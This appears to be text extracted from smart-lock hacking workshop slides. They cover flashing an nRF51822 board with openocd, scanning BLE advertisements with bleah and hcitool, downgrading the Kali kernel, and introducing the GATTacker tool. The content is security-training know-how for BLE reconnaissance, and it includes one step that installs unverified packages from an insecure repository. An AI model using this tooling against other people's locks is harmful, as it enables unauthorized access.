
`nrf/smartlockpicking/smartlockpicking_uvision5_nrf51822.zip`

You can import this zip into mbed.com (it will compile without error). You can also use offline mbed CLI or other IDE (e.g. Keil).

Flashing nRF51822 module

Can be flashed using SWD:

- STM32 debugger hardware (e.g. ST-Link V2)
- Raspberry Pi GPIO



ST-Link V2

Non-original starting at \$5

Works with open-source software
openocd (www.openocd.org)




Connect ST-Link to BLE400

SWDIO – SWIO


SWCLK – SWD

GND – GND

3.3V unconnected, we'll
power board using USB



Connect BLE400



Openocd (already installed)

Kali Linux (already in your VM):

```
# apt-get install openocd
```

Openocd – parameters

```
root@kali:~# openocd -f  
/usr/share/openocd/scripts/interface/stlink-v2.cfg  
-f /usr/share/openocd/scripts/target/nrf51.cfg
```

Select ST-Link V2 as
interface

Connect to nRF51 target

Start openocd ready script in your VM

```
root@kali:~# ./openocd.sh
```


Ready to use script openocd.sh in your VM

```
root@kali:~# ./openocd.sh
Open On-Chip Debugger 0.10.0
Licensed under GNU GPL v2
For bug reports, read
    http://openocd.org/doc/doxygen/bugs.html
Info : auto-selecting first available session transport "hla_swd". To override use 'transport select <transport>'.
Info : The selected transport took over low-level target control. The results might differ compared to plain JTAG/SWD
adapter speed: 1000 kHz
Info : Unable to match requested speed 1000 kHz, using 950 kHz
Info : Unable to match requested speed 1000 kHz, using 950 kHz
Info : clock speed 950 kHz
Info : STLINK v2 JTAG v21 API v2 SWIM v4 VID 0x0483 PID 0x3748
Info : using stlink api v2
Info : Target voltage: 3.252590
Info : nrf51.cpu: hardware has 4 breakpoints, 2 watchpoints
```

Successfully connected

Troubleshooting: bad connection

```
cortex_m reset_config sysresetreq
```

```
adapter speed: 1000 kHz
```


```
Info : BCM2835 GPIO JTAG/SWD bitbang driver
```

```
Info : SWD only mode enabled (specify tck, tms, tdi  
and tdo gpios to add JTAG mode)
```

```
Info : clock speed 1001 kHz
```

```
Info : SWD DPIDR 0x00000001
```

```
Error: Could not initialize the debug port
```

- 
1. Have you powered the board via USB?
 2. Check your wiring

Connect to Openocd console

Openocd listens on TCP/4444. Open new terminal, connect using telnet:

```
root@kali:~# telnet localhost 4444
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Open On-Chip Debugger
>
```


Openocd: „format“ flash

Open On-Chip Debugger

> **halt**

target halted due to debug-request, current mode: Handler HardFault

xPSR: 0xa1000003 pc: 0x0001c320 msp: 0x20003ea8

> **nrf51 mass_erase**

nRF51822-QFAC(build code: A1) 256kB Flash

> **reset**

> **halt**

target halted due to debug-request, current mode: Handler HardFault

xPSR: 0xc1000003 pc: 0xffffffffe msp: 0xffffffffd8

Openocd – write firmware to flash

```
> flash write_image nrf/smartlockpicking/smartlockpicking01.hex
```

```
Padding image section 0 with 2112 bytes
```

```
Padding image section 1 with 2856 bytes
```

```
using fast async flash loader. This is currently supported  
only with ST-Link and CMSIS-DAP. If you have issues, add
```

```
"set WORKAREASIZE 0" before sourcing nrf51.cfg to disable it
```

```
Target halted due to breakpoint, current mode: Handler HardFault
```

```
XPSR: 0x61000003 pc: 0x2000001e msp: 0xffffffd8
```

```
wrote 126572 bytes from file nrf/smartlockpicking/smartlockpicking01.hex in 3.117295s  
(39.652 KiB/s)
```

```
> reset
```

Choose your ID

Success

Reset the device, new firmware will
start running, LED should blink

In case of trouble...

```
Padding image section 0 with 2112 bytes
Padding image section 1 with 2856 bytes
using fast async flash loader. This is currently supported
only with ST-Link and CMSIS-DAP. If you have issues, add
"set WORKAREASIZE 0" before sourcing nrf51.cfg to disable it
timeout waiting for algorithm, a target reset is recommended
Failed to write to nrf51 flash
error writing to flash at address 0x00000000 at offset 0x00000000
```


... try again with reset and halt

> **reset**

> **halt**

target halted due to debug-request, current mode:
Handler HardFault

xPSR: 0xc1000003 pc: 0xfffffffef msp: 0xffffffd8

BLE ADVERTISEMENTS

BLE broadcast -> receive




Public, by design available for all in range
(with exception of targeted advertisements, not widely used in practice)

Mobile apps

Android: nRF Connect for Mobile

<https://play.google.com/store/apps/details?id=no.nordicsemi.android.mcp>




iOS: nRF Connect for Mobile

<https://itunes.apple.com/us/app/nrf-connect-beacon/id738709014>

LightBlue

<https://itunes.apple.com/us/app/lightblue-bluetooth-low-energy/id557428110>



Your device advertisement in nRF Connect

smartlockpicking01
D0:C9:2E:63:50:B3
NOT BONDED -62 dBm ↔ 1004 ms

Device type: LE only
Flags: BrEdrNotSupported
Shortened Local Name: smartlockpicking01

CONNECT

CLONE RAW MORE

0x08 –
shortened
local name

Raw data:
0x0201041308736D6172746C6F636B706963
6B696E673031

Details:

LEN.	TYPE	VALUE
2	0x01	0x04
19	0x08	0x736D6172746C6F636B7069636B696E673031

LEN. - length of EIR packet (Type + Data) in bytes,
TYPE - the data type as in <https://www.bluetooth.org/en-us/specification/assigned-numbers/generic-access-profile>

OK

Advertisement data


Devices broadcast data formatted according to „Generic Access Profile” specification, for example („header” values):

0x08 «Shortened Local Name»

0x09 «Complete Local Name»

0x16 «Service Data»

0xFF «Manufacturer Specific Data»



Beacon values, manufacturer
proprietary...

<https://www.bluetooth.org/en-us/specification/assigned-numbers/generic-access-profile>

Linux – interacting with BLE

BlueZ, command-line tools, scripting languages...

Hardware: BLE USB dongle

CSR8510 – most common, good enough, ~ 5 EUR

Other chips (often built in laptops)

- Intel, Broadcom, Marvell...
- May be a bit unstable (e.g. with MAC address change)

Power:

- Class II – 2.5 mW, 10m range – most common
- Class I – 100 mW, 100 m range – more expensive, actually not necessary



Update: Kali 2018.3 VM problem

You may experience instability with external USB BLE adapters with Kali Linux 2018.3 VM (the one provided for workshop).

Example symptom:

```
root@kali:~# hcitool lescan  
Enable scan failed: Connection timed out
```

Multiple tools may unexpectedly „hang” or not work correctly (hcitool lescan, gatttool, gatttacker, bleah, ...).

Update: Kali 2018.3 VM problem

Suspected cause: new Linux kernel

Kali 2018.3 brings the kernel up to version 4.17.0 and while 4.17.0 did not introduce many changes, 4.16.0 had a huge number of additions and improvements including more Spectre and Meltdown fixes, improved power management, and better GPU support.

<https://www.kali.org/releases/kali-linux-2018-3-release/>

Solution:

- use Kali 2018.2 with previous kernel 4.15
- downgrade kernel to 4.15 manually

Downgrade kernel to 4.15 manually

1. Edit /etc/apt/sources.list and add following line:

```
deb [allow-insecure=yes] http://old.kali.org/kali 2018.2 main
```

2. Update the repositories

```
# apt-get update
```

3. Install kernel 4.15:

```
# apt-get install linux-image-4.15.0-kali2-amd64
```

```
(...)
```

```
Install these packages without verification? [y/N] y
```

Downgrade kernel to 4.15 – boot

4. Boot into the 4.15 kernel.

Choose „advanced options (...)” during boot, then „Linux 4.15...”

```
GNU GRUB version 2.02+dfsg1-5

Kali GNU/Linux, with Linux 4.18.0-kali2-amd64
Kali GNU/Linux, with Linux 4.18.0-kali2-amd64 (recovery mode)
Kali GNU/Linux, with Linux 4.17.0-kali1-amd64
Kali GNU/Linux, with Linux 4.17.0-kali1-amd64 (recovery mode)
*Kali GNU/Linux, with Linux 4.15.0-kali2-amd64
Kali GNU/Linux, with Linux 4.15.0-kali2-amd64 (recovery mode)
```


Turn off sharing Bluetooth devices with host

Virtual Machine Settings

Hardware Options

Device	Summary
Memory	2 GB
Processors	4
Hard Disk (SCSI)	40 GB
CD/DVD (IDE)	Auto detect
Network Adapter	Bridged (Automatic)
Sound Card	Auto detect
USB Controller	Present
Display	Auto detect

Connections

USB Compatibility: USB 2.0

- Automatically connect new USB devices
- Show all USB input devices
- Share Bluetooth devices with the virtual machine

Turn off


Connect „Cambridge Silicon Radio“ to VM

```
root@kali:~# hciconfig
hci0:  Type: BR/EDR  Bus: USB
      BD Address: 54:4A:16:5D:6F:41  ACL MTU: 310:10  SCO MTU: 64:8
      UP RUNNING
      RX bytes:568 acl:0 sco:0 events:29 errors:0
      TX bytes:357 acl:0 sco:0 commands:30 errors:1
```

```
root@kali~#: hciconfig hci0 up
root@kali:~# hciconfig hci0 version
hci0:  Type: BR/EDR  Bus: USB
      BD Address: 54:4A:16:5D:6F:41  ACL MTU: 310:10  SCO MTU: 64:8
      HCI Version: 4.0 (0x6)  Revision: 0x22bb
      LMP Version: 4.0 (0x6)  Subversion: 0x22bb
      Manufacturer: Cambridge Silicon Radio (10)
```

The device advertisement

```
root@kali:~# hcitool lescan
LE Scan ...
D0:C9:2E:63:50:B3 smartlockpicking01
D0:C9:2E:63:50:B3 (unknown)
D0:C9:2E:63:50:B3 smartlockpicking01
D0:C9:2E:63:50:B3 (unknown)
```



Bleah

```
.n.
.dP      dP      9b      9b.
4  qXb    dX    BLEAH v1.0.0    Xb    dXp    t
dX.    9Xb    .dXb    .dXb.    dXP    .Xb
9XXb.    .dXXXXb dXXXXbo.    .odXXXXb dXXXXb.    .dXXP
9XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX0o.    .oXXXXXXXXXXXXXXXXXXXXXXXXXXXXXP
`9XXXXXXXXXXXXXXXXXXXXXXXXX'~ ~`0008b d8000'~ ~`XXXXXXXXXXXXXXXXXXXXXP'
`9XXXXXXXXXXXXXP' `9XX' * `98v8P' * `XXP' `9XXXXXXXXXXXXXP'
~~~~~ 9X. .db|db. .XP ~~~~~
) b. .dbo. dP `v` 9b. odb. .dX(
,dXXXXXXXXXXXXb dXXXXXXXXXXXXb.
dXXXXXXXXXXXXXP' . `9XXXXXXXXXXXXb
dXXXXXXXXXXXXb d|b dXXXXXXXXXXXXb
9XXb' `XXXXXb. dX|Xb. dXXXXX' `dXXP
` 9XXXXX( )XXXXXP
XXXX X.`v`.X XXXX
XP^X``b d``X^XX
X. 9 ` ' P )X
`b ` ' d'
`
`

Made with ♥ by Simone 'evilsocket' Margaritelli
```

<https://github.com/evilsocket/bleah/>

<https://www.evilsocket.net/2017/09/23/This-is-not-a-post-about-BLE-introducing-BLEAH/>

bleah

@ Scanning for 5s [-128 dBm of sensitivity] ...

ec:fe:7e:13:9f:95 (-75 dBm)

Vendor	BlueRadios
Allows Connections	✓
Flags	LE General Discoverable, BR/EDR
Complete Local Name	LockECFE7E139F95
Manufacturer	u'c8010182b12d6185cc6af865556c143fc14cb3e7'

f0:c7:7f:16:2e:8b (-74 dBm)

Vendor	Texas Instruments
Allows Connections	✓
Flags	LE General Discoverable, BR/EDR
Incomplete 16b Services	u'e0ff'
Complete Local Name	Smartlock

d0:39:72:c3:a8:1e (-52 dBm)

Vendor	Texas Instruments
Allows Connections	✓
Flags	LE General Discoverable, BR/EDR
Incomplete 16b Services	u'f0ff'
Short Local Name	D03972C3A81E!
Complete Local Name	D03972C3A81E!
Tx Power	u'00'
0x12	u'2800800c'

Your device advertisement in bleah

```
root@kali:~# bleah
```

```
d0:c9:2e:63:50:b3 (-56 dBm)
Vendor ?
Allows Connections ✓
Address Type random
Short Local Name smartlockpicking01
Flags BR/EDR
```


Introducing GATTacker – gattack.io

Open source

Node.js


Websockets

Modular design

Json

.io website

And a cool logo!

